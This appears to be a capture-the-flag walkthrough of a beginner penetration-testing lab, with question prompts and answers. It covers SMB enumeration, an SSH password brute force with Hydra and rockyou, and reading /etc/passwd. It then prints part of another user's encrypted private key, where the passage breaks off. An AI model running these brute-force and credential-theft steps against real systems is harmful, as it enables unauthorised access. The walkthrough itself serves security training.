
```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```




```
┌──(root㉿kali)-[/home/kali]
└─# enum4linux
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
```




```
Additional options:
    -a        Do all simple enumeration (-U -S -G -P -r -o -n -i).
              This option is enabled if you don't provide any other options.
    -h        Display this help message and exit
    -r        enumerate users via RID cycling
    -R range  RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
    -K n      Keep searching RIDs until n consective RIDs don't correspond to
              a username.  Impies RID range ends at 999999. Useful
              against DCs.
    -l        Get some (limited) info via LDAP 389/TCP (for DCs only)
    -s file   brute force guessing for share names
    -k user   User(s) that exists on remote system (default: administrator,guest,krbtgt,domain admins,root,bin,none)
              Used to get sid with "lookupsid known_username"
              Use commas to try several users: "-k admin,user1,user2"
    -o        Get OS information
    -i        Get printer information
    -w wrkg   Specify workgroup manually (usually found automatically)
    -n        Do an nmblookup (similar to nbtstat)
    -v        Verbose.  Shows full commands being run (net, rpcclient, etc.)
    -A        Aggressive. Do write checks on shares etc

RID cycling should extract a list of users from Windows (or Samba) hosts
which have RestrictAnonymous set to 1 (Windows NT and 2000), or "Network
access: Allow anonymous SID/Name translation" enabled (XP, 2003).

NB: Samba servers often seem to have RIDs in the range 3000-3050.

Dependancy info: You will need to have the samba package installed as this
script is basically just a wrapper around rpcclient, net, nmblookup and
smbclient.  Polenum from http://labs.portcullis.co.uk/application/polenum/
is required to get Password Policy info.
```




```
┌──(root㉿kali)-[/home/kali]
└─# enum4linux  10.10.215.115
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jun 26 02:49:34 2023

 ==================================( Target Information )==================================

Target ........... 10.10.215.115
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ======================( Enumerating Workgroup/Domain on 10.10.215.115 )======================


[+] Got domain/workgroup name: WORKGROUP
```



```
 ==================================( Users on 10.10.215.115 )==================================

Use of uninitialized value $users in print at ./enum4linux.pl line 972.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 975.

Use of uninitialized value $users in print at ./enum4linux.pl line 986.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 988.

 ============================( Share Enumeration on 10.10.215.115 )============================


        Sharename       Type      Comment
        ---------       ----      -------
        Anonymous       Disk
        IPC$            IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            BASIC2

[+] Attempting to map shares on 10.10.215.115

//10.10.215.115/Anonymous       Mapping: OK Listing: OK Writing: N/A
```




```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.215.115/Anonymous
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Apr 19 13:31:20 2018
  ..                                  D        0  Thu Apr 19 13:13:06 2018
  staff.txt                           N      173  Thu Apr 19 13:29:55 2018

                14318640 blocks of size 1024. 11094496 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \> 
```



```
┌──(root㉿kali)-[/home/kali]
└─# smbclient //10.10.215.115/ipc$
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
smb: \> exit
```


What is the username?



```
┌──(root㉿kali)-[/home/kali]
└─# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

➔ jan

What is the password?




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.215.115 -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-26 02:54:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.215.115:22/
[STATUS] 143.00 tries/min, 143 tries in 00:01h, 14344258 to do in 1671:50h, 14 active
[STATUS] 98.67 tries/min, 296 tries in 00:03h, 14344105 to do in 2422:60h, 14 active
[STATUS] 102.29 tries/min, 716 tries in 00:07h, 14343685 to do in 2337:12h, 14 active
[22][ssh] host: 10.10.215.115   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-26 03:03:05
```

➔ armando

What service do you use to access the server(answer in abbreviation in all caps)?


➔ ssh



```
┌──(root㉿kali)-[/home/kali]
└─# ssh jan@10.10.215.115
The authenticity of host '10.10.215.115 (10.10.215.115)' can't be established.
ED25519 key fingerprint is SHA256:XKjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.215.115' (ED25519) to the list of known hosts.
jan@10.10.215.115's password:
Permission denied, please try again.
jan@10.10.215.115's password:
Permission denied, please try again.
jan@10.10.215.115's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ 
```


Enumerate the machine to find any vectors for privilege escalation

What is the name of the other user you found(all lower case)?




```
bash: cd: home: No such file
jan@basic2:~$ cd /home
jan@basic2:/home$ ls
jan  kay
jan@basic2:/home$ 
```


➔ kay




```
jan@basic2:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
kay:x:1000:1000:Kay,,,:/home/kay:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
tomcat9:x:999:999::/home/tomcat9:/bin/false
jan:x:1001:1001::/home/jan:/bin/bash
jan@basic2:/home$ 
```




```
jan@basic2:/home/kay$ cat .bash_history
cat: .bash_history: Permission denied
jan@basic2:/home/kay$ cd .ssh/
jan@basic2:/home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
